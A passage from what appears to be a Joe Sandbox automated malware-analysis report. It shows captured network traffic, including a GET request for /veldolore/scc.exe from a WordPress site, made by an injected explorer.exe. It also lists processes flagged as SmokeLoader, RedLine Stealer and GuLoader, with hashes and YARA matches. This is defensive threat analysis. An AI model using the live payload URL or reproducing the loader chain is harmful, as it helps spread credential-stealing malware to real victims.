2021-12-18 07:43:06 UTC	383	IN	Data Raw: 00 33 00 58 00 4f 00 73 00 41 00 6b 00 52 00 50 00 47 00 64 00 6a 00 49 00 30 00 66 00 6b 00 2b 00 65 00 71 00 35 00 71 00 7a 00 54 00 4b 00 4b 00 4b 00 77 00 32 00 38 00 73 00 58 00 42 00 61 00 6c 00 68 00 61 00 51 00 58 00 63 00 6c 00 79 00 4b 00 4d 00 62 00 34 00 63 00 59 00 66 00 2f 00 6f 00 4c 00 38 00 72 00 7a 00 70 00 41 00 6a 00 56 00 77 00 74 00 61 00 49 00 4e 00 52 00 75 00 51 00 75 00 74 00 75 00 6c 00 50 00 58 00 6a 00 78 00 6d 00 53 00 4f 00 73 00 65 00 44 00 4d 00 57 00 38 00 6a 00 6d 00 75 00 70 00 6f 00 4d 00 54 00 66 00 4f 00 78 00 2f 00 51 00 31 00 33 00 37 00 6d 00 72 00 6c 00 63 00 78 00 6c 00 79 00 33 00 62 00 45 00 4e 00 39 00 51 00 38 00 57 00 73 00 64 00 38 00 51 00 4 4 00 33 00 2b 00 30 00 43 00 73 00 51 00 6d 00 4a 00 47 00 72 00 Data Ascii: 3XOsAkRPGdjI0fk+eq5qzTKKKw28sXBalhaQXclyKMb4cYf/oL8rzpAjVwtaINRuQutuIPXjxmSOse DMW8jmupoMTfOx/Q137mrlcxly3bEN9Q8Wsd8QD3+0CsQmJGr
2021-12-18 07:43:06 UTC	399	IN	Data Raw: 00 44 00 79 00 52 00 66 00 62 00 75 00 79 00 52 00 53 00 49 00 34 00 58 00 61 00 37 00 4c 00 6a 00 37 00 32 00 6f 00 73 00 74 00 35 00 51 00 2b 00 43 00 6a 00 65 00 2f 00 32 00 55 00 56 00 4e 00 49 00 41 00 74 00 4f 00 6f 00 78 00 2f 00 75 00 61 00 66 00 4d 00 43 00 41 00 30 00 73 00 38 00 5a 00 77 00 37 00 64 00 6f 00 6c 00 6b 00 30 00 32 00 2f 00 55 00 79 00 54 00 43 00 36 00 47 00 4b 00 7a 00 44 00 6b 00 49 00 64 00 43 00 5a 00 30 00 39 00 42 00 59 00 54 00 50 00 63 00 41 00 4d 00 65 00 46 00 78 00 76 00 73 00 64 00 71 00 6c 00 4f 00 38 00 30 00 59 00 44 00 68 00 78 00 58 00 6f 00 36 00 6e 00 47 00 32 00 75 00 4b 00 61 00 55 00 51 00 33 00 67 00 77 00 34 00 56 00 6b 00 35 00 36 00 66 00 3 9 00 74 00 76 00 70 00 32 00 67 00 59 00 7a 00 2f 00 66 00 39 00 Data Ascii: DyRfbuyRSI4Xa7Lj72ost5Q+Cje/2UVNIAtOox/uafMCA0s8Zw7dolk02/UyTC6GKzDkIdCZ09BYTPcAMeFxvsdq lO80YDhxXo6nG2uKaUQ3gw4Vk56f9tvp2gYz/f9
2021-12-18 07:43:06 UTC	415	IN	Data Raw: 00 49 00 67 00 39 00 6e 00 33 00 74 00 35 00 72 00 4d 00 5a 00 32 00 2b 00 57 00 56 00 75 00 72 00 76 00 51 00 36 00 46 00 50 00 48 00 34 00 47 00 51 00 34 00 4d 00 75 00 4a 00 37 00 4a 00 69 00 7a 00 36 00 30 00 52 00 72 00 46 00 68 00 2f 00 42 00 7a 00 72 00 57 00 61 00 6b 00 63 00 52 00 4b 00 50 00 4f 00 78 00 41 00 2b 00 42 00 63 00 54 00 55 00 58 00 65 00 6e 00 6a 00 42 00 6f 00 70 00 6b 00 35 00 67 00 34 00 63 00 35 00 30 00 6e 00 44 00 74 00 48 00 51 00 6b 00 4d 00 54 00 4d 00 4a 00 59 00 4b 00 6e 00 72 00 77 00 32 00 4b 00 7a 00 43 00 68 00 79 00 54 00 68 00 54 00 78 00 38 00 74 00 51 00 32 00 69 00 7a 00 64 00 4b 00 56 00 73 00 58 00 42 00 34 00 33 00 61 00 31 00 77 00 4d 00 47 00 4e 00 73 00 74 00 4b 00 7a 00 55 00 73 00 2f 00 Data Ascii: Ig9n3t5rMZ2+WVurvQ6FPH4GQ4MuJ7Jiz60RrFh/BzrWakcRKPOxA+BcTUXenjBopk5g4c50nDtHQk MT/MJYKnrw2KzChyThTx8tQ2izdKVsXB43a1wmJG3NstKzUs/

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	431	IN	Data Raw: 00 50 00 53 00 37 00 68 00 5a 00 38 00 33 00 49 00 75 00 42 00 63 00 4e 00 49 00 6c 00 4c 00 6c 00 75 00 47 00 50 00 6c 00 74 00 2f 00 54 00 52 00 78 00 7a 00 4c 00 62 00 66 00 76 00 54 00 62 00 64 00 65 00 73 00 65 00 71 00 7a 00 55 00 65 00 2b 00 70 00 4d 00 32 00 65 00 55 00 55 00 4c 00 4e 00 68 00 78 00 42 00 4a 00 4b 00 57 00 6c 00 34 00 2b 00 4e 00 6e 00 6c 00 69 00 45 00 64 00 38 00 44 00 44 00 37 00 39 00 6c 00 59 00 6a 00 4c 00 71 00 73 00 41 00 73 00 75 00 34 00 53 00 6a 00 66 00 66 00 42 00 6e 00 59 00 49 00 70 00 67 00 5a 00 75 00 52 00 56 00 78 00 49 00 69 00 64 00 42 00 2f 00 43 00 2f 00 45 00 79 00 68 00 74 00 2b 00 31 00 73 00 4f 00 51 00 54 00 47 00 5a 00 6a 00 65 00 2f 00 57 00 41 00 57 00 6c 00 49 00 72 00 38 00 71 00 4e 00 4f 00 71 00 Data Ascii: PS7hZ83IuBcNIlLluGPlt/TRxzLbfvTbdeseqzUe+pM2eUULNhxBJKWl4+NnliEd8DD79lYjLqsAsu4SjffBnYlp gZuRVxlidB/C/Eyht+1sOQTGZje/WAWlIr8qNOq
2021-12-18 07:43:06 UTC	447	IN	Data Raw: 00 4f 00 42 00 58 00 48 00 30 00 48 00 56 00 57 00 33 00 37 00 35 00 73 00 55 00 32 00 62 00 55 00 49 00 69 00 4f 00 32 00 75 00 55 00 44 00 38 00 6a 00 57 00 79 00 45 00 2b 00 6d 00 37 00 59 00 4a 00 71 00 57 00 74 00 4b 00 46 00 37 00 76 00 6d 00 4b 00 32 00 33 00 4b 00 45 00 30 00 30 00 58 00 65 00 42 00 33 00 75 00 54 00 64 00 39 00 6d 00 46 00 79 00 42 00 4d 00 6a 00 64 00 37 00 72 00 6b 00 38 00 6e 00 76 00 6e 00 6c 00 52 00 79 00 43 00 79 00 75 00 78 00 68 00 37 00 75 00 33 00 49 00 4c 00 4e 00 4d 00 74 00 66 00 4a 00 73 00 35 00 31 00 62 00 59 00 6a 00 51 00 4f 00 55 00 71 00 76 00 6e 00 6d 00 61 00 73 00 49 00 74 00 2f 00 71 00 76 00 43 00 6f 00 70 00 41 00 55 00 76 00 6b 00 62 00 71 00 77 00 59 00 46 00 30 00 6d 00 6e 00 45 00 72 00 2b 00 30 00 Data Ascii: OBXH0HVW375sU2bUIiO2uUD8jWyE+m7YJqWtKF7vmK23KE00XeB3uTd9mFyBMjd7rk8nvnlRyCyuxh 7u3ILNMtfJs51bYjQOUqvnmasIt/qvCopAUvkbqwYF0mnEr+0
2021-12-18 07:43:06 UTC	463	IN	Data Raw: 00 38 00 47 00 57 00 56 00 43 00 36 00 7a 00 4a 00 78 00 62 00 62 00 4e 00 36 00 46 00 53 00 55 00 4e 00 41 00 63 00 63 00 48 00 74 00 49 00 30 00 74 00 46 00 70 00 52 00 48 00 78 00 65 00 6d 00 4c 00 6e 00 6e 00 58 00 6a 00 61 00 6f 00 73 00 31 00 7a 00 5a 00 46 00 61 00 42 00 57 00 43 00 4e 00 67 00 31 00 32 00 57 00 73 00 31 00 55 00 35 00 4f 00 47 00 44 00 35 00 49 00 57 00 41 00 54 00 52 00 46 00 6f 00 43 00 55 00 47 00 30 00 73 00 73 00 5a 00 2b 00 4a 00 36 00 59 00 4d 00 34 00 47 00 47 00 68 00 77 00 50 00 35 00 48 00 4a 00 35 00 78 00 79 00 78 00 36 00 52 00 55 00 48 00 36 00 62 00 57 00 6a 00 64 00 68 00 77 00 72 00 46 00 67 00 72 00 34 00 6f 00 48 00 30 00 67 00 76 00 69 00 72 00 43 00 6f 00 6a 00 52 00 38 00 72 00 6a 00 4e 00 4c 00 64 00 2f 00 Data Ascii: 8GWVC6zJxbbN6FSUNAccHtI0tFpRHxemLnnXjaos1zZFaBWCNg12Ws1U5OGD5IWATRFoCUG0ssZ+J6 YM4GGhwP5HJ5xyx6RUH6bWjdhwrFgr4oH0gvirCojR8rjNLd/
2021-12-18 07:43:06 UTC	479	IN	Data Raw: 00 54 00 4b 00 6f 00 75 00 61 00 34 00 55 00 37 00 7a 00 39 00 56 00 6d 00 44 00 55 00 2f 00 70 00 57 00 61 00 37 00 46 00 61 00 4b 00 4e 00 47 00 77 00 34 00 50 00 2b 00 6c 00 51 00 55 00 66 00 72 00 68 00 66 00 73 00 77 00 4d 00 4f 00 65 00 66 00 39 00 49 00 4b 00 51 00 46 00 76 00 4d 00 4a 00 4f 00 66 00 56 00 37 00 30 00 36 00 4a 00 45 00 38 00 4f 00 75 00 35 00 70 00 57 00 6c 00 38 00 47 00 46 00 34 00 34 00 34 00 72 00 33 00 4f 00 6c 00 71 00 33 00 56 00 77 00 35 00 65 00 62 00 32 00 54 00 2f 00 52 00 58 00 66 00 78 00 6e 00 73 00 79 00 33 00 56 00 7a 00 76 00 37 00 68 00 37 00 33 00 43 00 49 00 46 00 6f 00 79 00 2b 00 4d 00 4d 00 32 00 56 00 57 00 68 00 70 00 46 00 79 00 30 00 65 00 66 00 4c 00 48 00 43 00 44 00 2f 00 43 00 36 00 4a 00 44 00 6a 00 Data Ascii: TKoua4U7z9VmDU/pWa7FaKNGw4P+lQUfrhfswMOef9IKQFvMJOfV706JE8Ou5pWl8GF444r3Olq3Vw 5eb2T/RXfxnsy3Vzv7h73CIFoy+MM2VWhpFy0efLHCD/C6JDj
2021-12-18 07:43:06 UTC	495	IN	Data Raw: 00 37 00 37 00 48 00 4c 00 69 00 53 00 49 00 39 00 52 00 37 00 34 00 74 00 6a 00 2f 00 57 00 56 00 6e 00 48 00 36 00 44 00 6c 00 43 00 73 00 2f 00 63 00 38 00 79 00 2f 00 32 00 47 00 77 00 33 00 32 00 4e 00 37 00 46 00 79 00 2b 00 66 00 73 00 45 00 4f 00 52 00 64 00 75 00 79 00 57 00 6e 00 33 00 6c 00 41 00 6c 00 6f 00 48 00 78 00 67 00 2b 00 71 00 54 00 72 00 34 00 74 00 55 00 59 00 63 00 54 00 55 00 38 00 63 00 4e 00 39 00 33 00 67 00 6e 00 79 00 77 00 44 00 6e 00 30 00 45 00 6c 00 2b 00 72 00 6e 00 35 00 75 00 36 00 47 00 61 00 47 00 75 00 78 00 35 00 6c 00 36 00 5a 00 72 00 6e 00 72 00 37 00 55 00 70 00 4a 00 6e 00 32 00 31 00 52 00 45 00 35 00 32 00 6e 00 47 00 65 00 32 00 57 00 41 00 41 00 53 00 67 00 6d 00 55 00 54 00 61 00 32 00 50 00 52 00 7a 00 Data Ascii: 77HLiSI9R74tj/WVnH6DlCs/c8y/2Gw32N7Fy+fsEORduyWn3lAloHxg+qTr4tUYcTU8cN93gnywDn0El+rn5u6G aGux5l6Zrnr7UpJn21RE52nGe2WAASgmUTa2PRz
2021-12-18 07:43:06 UTC	511	IN	Data Raw: 00 78 00 77 00 44 00 7a 00 65 00 4f 00 38 00 68 00 79 00 43 00 31 00 78 00 4d 00 34 00 4d 00 78 00 68 00 4d 00 37 00 59 00 6e 00 70 00 2f 00 56 00 57 00 39 00 4e 00 2b 00 4a 00 64 00 43 00 61 00 43 00 41 00 35 00 77 00 30 00 4c 00 75 00 79 00 57 00 31 00 54 00 74 00 63 00 31 00 4b 00 39 00 55 00 56 00 70 00 32 00 6f 00 58 00 36 00 74 00 38 00 30 00 55 00 4d 00 30 00 6c 00 45 00 6f 00 71 00 2b 00 54 00 58 00 52 00 49 00 6c 00 51 00 47 00 6e 00 34 00 53 00 32 00 41 00 56 00 59 00 65 00 33 00 32 00 74 00 51 00 47 00 67 00 62 00 53 00 57 00 4b 00 56 00 52 00 55 00 43 00 36 00 49 00 4a 00 57 00 63 00 54 00 6e 00 72 00 4f 00 49 00 75 00 2b 00 6b 00 4a 00 69 00 75 00 69 00 65 00 56 00 7a 00 50 00 67 00 39 00 4b 00 70 00 47 00 54 00 51 00 56 00 32 00 62 00 7a 00 Data Ascii: xwDzeO8hyC1xM4MxhM7Ynp/VW9N+JdCaCA5w0LuyW1Ttc1K9UVp2oX6t80UM0lEoq+TXRIlQGn4S2A VYe32tQGgbSWKVRUC6IJWcTnrOIu+kJiuieVzPg9KpGTQV2bz
2021-12-18 07:43:06 UTC	527	IN	Data Raw: 00 30 00 2b 00 46 00 7a 00 4e 00 6a 00 6b 00 2f 00 77 00 78 00 6b 00 6b 00 4f 00 4b 00 67 00 76 00 5a 00 45 00 32 00 76 00 45 00 46 00 33 00 4b 00 55 00 58 00 31 00 50 00 7a 00 37 00 32 00 2b 00 79 00 5a 00 45 00 32 00 6f 00 5a 00 6c 00 69 00 57 00 79 00 4e 00 58 00 61 00 78 00 47 00 4c 00 65 00 4d 00 6b 00 63 00 61 00 48 00 51 00 79 00 66 00 4f 00 49 00 41 00 56 00 52 00 38 00 6e 00 34 00 48 00 67 00 6b 00 37 00 72 00 5a 00 79 00 30 00 73 00 2f 00 59 00 4b 00 72 00 7a 00 5a 00 71 00 58 00 4f 00 46 00 6d 00 57 00 43 00 74 00 35 00 44 00 30 00 46 00 49 00 2f 00 64 00 67 00 63 00 56 00 46 00 49 00 61 00 4b 00 48 00 54 00 4a 00 79 00 36 00 4e 00 70 00 53 00 66 00 6b 00 73 00 30 00 4e 00 6f 00 35 00 6b 00 73 00 43 00 6c 00 54 00 53 00 4b 00 59 00 61 00 53 00 Data Ascii: 0+FzNjk/wxkkOKgvZE2vEF3KUX1Pz72+yZE2oZliWyNXaxGLeMkcaHQyfOIAVR8n4Hgk7rZy0s/YKr zZqXOFmWCt5D0FI/dgcVFlaKHTJy6NpSfks0No5ksClTSKYaS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49789	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:14 UTC	534	OUT	GET /veldolore/scc.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bastinscustomfab.com

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:15 UTC	534	IN	HTTP/1.1 301 Moved Permanently Date: Sat, 18 Dec 2021 07:43:15 GMT Server: Apache X-Powered-By: PHP/7.3.33 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Set-Cookie: PHPSESSID=77957bce6725af306ff09959eb6fbf20; path=/ Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.bastinscustomfab.com/veldolore/scc.exe Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49790	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:16 UTC	534	OUT	GET /veldolore/scc.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: www.bastinscustomfab.com Cookie: PHPSESSID=77957bce6725af306ff09959eb6fbf20
2021-12-18 07:43:16 UTC	534	IN	HTTP/1.1 404 Not Found Date: Sat, 18 Dec 2021 07:43:16 GMT Server: Apache X-Powered-By: PHP/7.3.33 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.bastinscustomfab.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-12-18 07:43:16 UTC	535	IN	Data Raw: 32 65 37 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 6e 2f 31 31 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 69 6e 67 62 61 63 6b 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 78 6d 6c Data Ascii: 2e78<!DOCTYPE html><html lang="en-US"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="profile" href="http://gmpg.org/xfn/11"><link rel="pingback" hre f="https://www.bastinscustomfab.com/xml
2021-12-18 07:43:16 UTC	542	IN	Data Raw: 6a 65 63 74 2d 70 61 67 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 30 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 63 6f 6e 76 65 79 6f 72 73 2f 22 3e 43 6f 6e 76 65 79 6f 72 73 3c 2f 61 3e 3c 2f 6c 69 3e 0a 3c 6c 69 20 69 64 3d 22 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 31 22 20 63 6c 61 73 73 3d 22 6d 65 6e 75 2d 69 74 65 6d 20 6d 65 6e 75 2d 69 74 65 6d 2d 74 79 70 65 2d 70 6f 73 74 5f 74 79 70 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 6f 62 6a 65 63 74 2d 70 61 67 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 33 39 31 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 74 69 6e 73 63 75 73 74 6f 6d 66 61 62 2e 63 6f 6d 2f 6c 69 67 68 74 2d 64 75 74 79 2d 65 6c Data Ascii: ject-page menu-item-390">Conveyors <li id="menu-item-391" class="menu-item menu-item-type-post_type menu-item-object-page menu-item-391"><a href=" https://www.bastinscustomfab.com/light-duty-el
2021-12-18 07:43:16 UTC	547	IN	Data Raw: 0d 0a Data Ascii:
2021-12-18 07:43:16 UTC	547	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Ezd2mgg4EX.exe PID: 6928 Parent PID: 2148

General

Start time:	08:42:00
Start date:	18/12/2021
Path:	C:\Users\user\Desktop\Ezd2mgg4EX.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Ezd2mgg4EX.exe"
Imagebase:	0x400000
File size:	307200 bytes
MD5 hash:	6C65EE8BD24F383E556C0DAAB80D0FCF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000003.288255014.0000000000570000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.340651462.0000000000570000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.340692917.00000000005E1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3352 Parent PID: 6928

General

Start time:	08:42:11
Start date:	18/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000009.00000000.333578593.0000000004E91000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: rdrbsia PID: 6868 Parent PID: 664

General

Start time:	08:42:46
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Roaming\rdrbsia
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\rdrbsia
Imagebase:	0x400000
File size:	307200 bytes
MD5 hash:	6C65EE8BD24F383E556C0DAAB80D0FCF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000002.408440108.00000000006C1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000002.408383652.0000000000690000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000D.00000003.396352040.0000000000650000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: B637.exe PID: 5764 Parent PID: 3352

General

Start time:	08:43:07
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B637.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B637.exe
Imagebase:	0x530000
File size:	545280 bytes
MD5 hash:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000013.00000002.445081950.0000000003841000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 60%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: B637.exe PID: 4644 Parent PID: 5764

General

Start time:	08:43:12
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B637.exe
Wow64 process (32bit):	true

Copyright Joe Security LLC 2021

Commandline:	C:\Users\user\AppData\Local\Temp\B637.exe
Imagebase:	0xe50000
File size:	545280 bytes
MD5 hash:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000000.441403279.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000002.518646039.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000000.441878037.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000000.440888164.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000000.442358223.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: E5A.exe PID: 1384 Parent PID: 3352

General

Start time:	08:43:29
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\E5A.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\E5A.exe
Imagebase:	0x400000
File size:	420877 bytes
MD5 hash:	BEF35F9066A40B684D7F6F611D3C93DB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000003.479289505.0000000000699000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000002.558869536.0000000002530000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000002.562962047.00000000037EA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000002.557515627.00000000023E5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000018.00000002.556153853.0000000002290000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: 6516.exe PID: 2928 Parent PID: 3352

General

Start time:	08:43:51
Start date:	18/12/2021
Path:	C:\Users\user\AppData\Local\Temp\6516.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6516.exe
Imagebase:	0x400000
File size:	94424 bytes
MD5 hash:	EC1105BE312FD184FFC9D7F272D64B87
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001A.00000002.556780950.0000000002950000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021